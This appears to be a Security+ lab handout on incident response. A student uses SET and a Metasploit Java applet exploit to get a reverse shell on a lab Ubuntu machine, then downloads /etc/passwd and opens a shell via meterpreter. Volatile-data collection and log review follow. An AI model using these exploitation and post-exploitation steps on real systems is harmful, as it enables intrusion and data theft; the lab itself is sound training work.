Security+ Lab Series

Lab 18: Incident Response Procedures

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
Introduction

In this lab, you will be conducting malicious attacks followed by incident response practices.

Objectives

- Compare and contrast types of attacks
- Given a scenario, follow incident response procedures

Lab Topology



Lab Settings

The information in the table below will be needed to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account	Password
DVL	10.1.1.10 /28	root	toor
Kali	203.0.113.2 /29	root	toor
pfSense	eth0: 192.168.1.1 /24 eth1: 10.1.1.1 /28 eth2: 203.0.113.1 /29	admin	pfsense
SecOnion	192.168.1.6 /24	soadmin	mypassword
		root	mypassword
Ubuntu	192.168.1.50 /24	student	securepassword
		root	securepassword
Win12R2	10.1.1.12 /28	administrator	Train1ng$
Win16	192.168.1.100 /24	lab-user	Train1ng$
		Administrator	Train1ng$

1 Exploiting Java to Attack a Remote System

1.1 Using the Social Engineering Toolkit (SET)

1. Launch the **Kali** virtual machine to access the graphical login screen.
2. Log in as **root** with **toor** as the password. Open the **Kali** *PC Viewer*.
3. Click on the **terminal** icon located in the top menu bar.

4. Use the **ifconfig** command to verify if the *loopback interface* is up and running. If it is not active, run the commands below to bring the *loopback interface* up.

```
root@Kali-Attacker:~# ifconfig
root@Kali-Attacker:~# ifconfig lo up
root@Kali-Attacker:~# ifconfig
```

```
root@Kali-Attacker:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:9c:fe:5b
          inet addr:203.0.113.2  Bcast:203.0.113.7  Mask:255.255.255.248
          inet6 addr: fe80::250:56ff:fe9c:fe5b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:18077 errors:0 dropped:30 overruns:0 frame:0
          TX packets:45 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1084620 (1.0 MiB)  TX bytes:3088 (3.0 KiB)

root@Kali-Attacker:~# ifconfig lo up
root@Kali-Attacker:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:9c:fe:5b
          inet addr:203.0.113.2  Bcast:203.0.113.7  Mask:255.255.255.248
          inet6 addr: fe80::250:56ff:fe9c:fe5b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:18113 errors:0 dropped:30 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1086780 (1.0 MiB)  TX bytes:3310 (3.2 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@Kali-Attacker:~#
```


5. Start both the **apache2** and **postgresql** services by entering the command below.

```
root@Kali-Attacker:~# service apache2 start
root@Kali-Attacker:~# service postgresql start
```

```
root@Kali-Attacker:~# service apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the ser
ver's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
root@Kali-Attacker:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@Kali-Attacker:~#
```

6. Start the *Social Engineering Toolkit* by typing the command below. Press **Enter**.

```
root@Kali-Attacker:~# setoolkit
```

```
root@Kali-Attacker:~# setoolkit
[-] New set_config.py file generated on: 2018-08-14 14:59:42.410409
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2018-08-14 14:59:42.410409
[*] SET is using the new config, no need to restart

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[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                 Version: 6.2                     [---]
[---]              Codename: 'Recharge'                [---]
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```





7. When presented with the *SET* main menu, type **1** for **Social-Engineering Attacks**. Press **Enter**.




8. On the next menu, type **2** for **Website Attack Vectors**. Press **Enter**.




9. Choose the **Metasploit Browser Exploit Method** by typing the number **2**. Press **Enter**.




10. Choose **Web Templates** by typing **1**. Press **Enter**.




11. When asked, "*Are you using NAT/Port Forwarding?*" type **yes**. Press **Enter**.




12. When prompted for an *IP address*, type **203.0.113.2**. Press **Enter**.




13. When asked if the payload handler is on a different IP, type **no**. Press **Enter**.



14. On the select a template menu, type **1** for **Java Required**. Press **Enter**.




15. From the browser exploit list, type **9** to use the **Java 7 Applet Remote Code Execution**. Press **Enter**.



16. Type **1** to use **Windows Shell Reverse_TCP**. Press **Enter**.

17. Type **6666** to use as the reverse port number. Press **Enter**.


18. Allow 2-3 minutes to pass for the *SET* web server to start. Once the server starts, notice the message that appears, press the **Enter** key to receive the prompt back.



Notice the prompt is set to *msf exploit(java_jre17_exec)*. The *Local IP* presented is the malicious web URL we will want to send to the victim to initiate. Take note of this URL.

1.2 Initiating Malicious URL


1. Launch the **Ubuntu** virtual machine to access the graphical login screen.
2. Log in as **student** with **securepassword** as the password.




3. Open the *Firefox* web browser by clicking on the **Firefox** icon located on the left menu pane.

4. In the address bar, type the following: **`http://203.0.113.2:8080/`** followed by pressing **Enter**.

5. A message will appear asking to a *Java* applet. Click on **Allow**.



6. Another *Firefox* message appears. Click on **Allow Now**.




7. Open a new *terminal* window by clicking on the **terminal** icon located on the left menu pane.

8. Type the command below to verify if a connection is made to the remote server.

```
student@Ubuntu:~$ netstat –nao | grep 6666
```

1.3 Using the Meterpreter Session

1. Change focus back to the **Kali** system.
2. Focus on the **terminal** window left open with *SET* running. Notice the prompt displaying that a *meterpreter* session has been opened. Press the **Enter** key to bring the command prompt up.




3. Type the **sessions** command, followed by pressing **Enter**. Notice the active sessions presented.

```
msf exploit(java_jre17_exec) > sessions
```

4. Start an interaction with **session 1**. Type the command below followed by pressing the **Enter** key.

```
msf exploit(java_jre17_exec) > sessions –i 1
```



5. Notice the *meterpreter* prompt appears. Type **sysinfo** followed by pressing **Enter** to receive info on the operating system of the victim.

```
meterpreter > sysinfo
```

```
meterpreter > sysinfo
Computer    : Ubuntu
OS          : Linux 3.13.0-32-generic (i386)
Meterpreter : java/java
meterpreter >
```

6. Type **getuid** followed by pressing **Enter** to receive user info that the server is running as.

```
meterpreter > getuid
```

```
meterpreter > getuid
Server username: student
meterpreter >
```

7. Type **ps** followed by pressing **Enter** to receive a list of running processes on the victim.

```
meterpreter > ps
```

```
meterpreter > ps

Process List
============

 PID   Name                                                  Arch  User      Path
 ---   ----                                                  ----  ----      ----
 1     /sbin/init                                                  root      /sbin/init
 2     [kthreadd]                                                  root      [kthreadd]
 3     [ksoftirqd/0]                                               root      [ksoftirqd/0]
 5     [kworker/0:0H]                                              root      [kworker/0:0H]
 7     [rcu_sched]                                                 root      [rcu_sched]
 8     [rcu_bh]                                                    root      [rcu_bh]
 9     [migration/0]                                               root      [migration/0]
 10    [watchdog/0]                                                root      [watchdog/0]
 11    [khelper]                                                   root      [khelper]
 12    [kdevtmpfs]                                                 root      [kdevtmpfs]
 13    [netns]                                                     root      [netns]
 14    [writeback]                                                 root      [writeback]
 15    [kintegrityd]                                               root      [kintegrityd]
```

8. Type **screenshot** to print an active screenshot of the victim's current desktop screen. Press **Enter**.

```
meterpreter > screenshot
```


```
meterpreter > screenshot
Screenshot saved to: /usr/share/setoolkit/arKUhcoq.jpeg
meterpreter >
```


9. Type **`download /etc/passwd`** to grab the *passwd* file. Press **Enter**.

```
meterpreter > download /etc/passwd
```

10. Type **`shell`** into the *meterpreter* prompt and press **Enter**.

```
meterpreter > shell
```



11. Notice no prompt is shown. Proceed to type **pwd** and press the **Enter** key to confirm you have shell access.


```
pwd
```

2 Collecting Volatile Data

2.1 Collecting Volatile Data on a Compromised System


1. Once a system has been compromised, it is important to get some information off the system before it is shut down. Any data residing in *RAM* will be gone when the system is shut down. Change focus to the **Ubuntu** system.
2. On the *Ubuntu* system, navigate to an open **terminal**.
3. In the *terminal*, enter the command below to escalate to **root** privileges. If prompted, enter **securepassword** as the password.

```
student@Ubuntu:~$ sudo su
```




4. Create a file to contain any volatile data we can find. To put a *heading* into the file, enter the command below.

```
root@Ubuntu:/home/student# echo student investigator > report.txt
```




5. Verify the *report.txt* file has been created with the "*student investigator*" title.

```
root@Ubuntu:/home/student# cat report.txt
```




6. Add the *date* and *timestamp* to the *report.txt* file.

```
root@Ubuntu:/home/student# date >> report.txt
```




7. Print the *system information* to the *report.txt* file.

```
root@Ubuntu:/home/student# uname –a >> report.txt
```




8. Add the *hostname* to the *report.txt* file.

```
root@Ubuntu:/home/student# hostname >> report.txt
```




9. Append *network interface information* to the *report.txt* file.

```
root@Ubuntu:/home/student# ifconfig -a >> report.txt
```




10. Append *network statistics* to the *report.txt* file.

```
root@Ubuntu:/home/student# netstat –ano >> report.txt
```




11. Append the *process services* running to the *report.txt* file.

```
root@Ubuntu:/home/student# ps aux >> report.txt
```




12. Append the *routing table* to the *report.txt* file.

```
root@Ubuntu:/home/student# route –n >> report.txt
```




13. Append the *date* and *timestamp* to the *report.txt* once more at the end of the file.

```
root@Ubuntu:/home/student# date >> report.txt
```



14. View output content from the *report.txt*. Press the **spacebar** to scroll down by page or press **Enter** to scroll down by a single line.

```
root@Ubuntu:/home/student# cat report.txt | less
```




15. When finished reviewing the contents, press **CTRL+Z** to exit.
16. Leave the *terminal* shell open to continue with the next task.

3 Viewing Logs

3.1 Analyzing Different Log Files and Knowing Their Importance


1. While in the *terminal* shell, on the *Ubuntu* system, enter the command below to view the content of the *auth.log* file. This file actively logs system authorization information.

```
root@Ubuntu:/home/student# cat /var/log/auth.log | less
```




2. When finished reviewing the contents, press **CTRL+Z** to exit.
3. Type the command below to view the contents of the *btmp log* file. This files logs failed login attempts.

```
root@Ubuntu:/home/student# last –f /var/log/btmp | more
```



4. Type the command below to view the contents of the *wtmp log* file. This file logs login records to view who is currently connected to the system.

```
root@Ubuntu:/home/student# last –f /var/log/wtmp | more
```



5. The lab is now complete; you may end the reservation.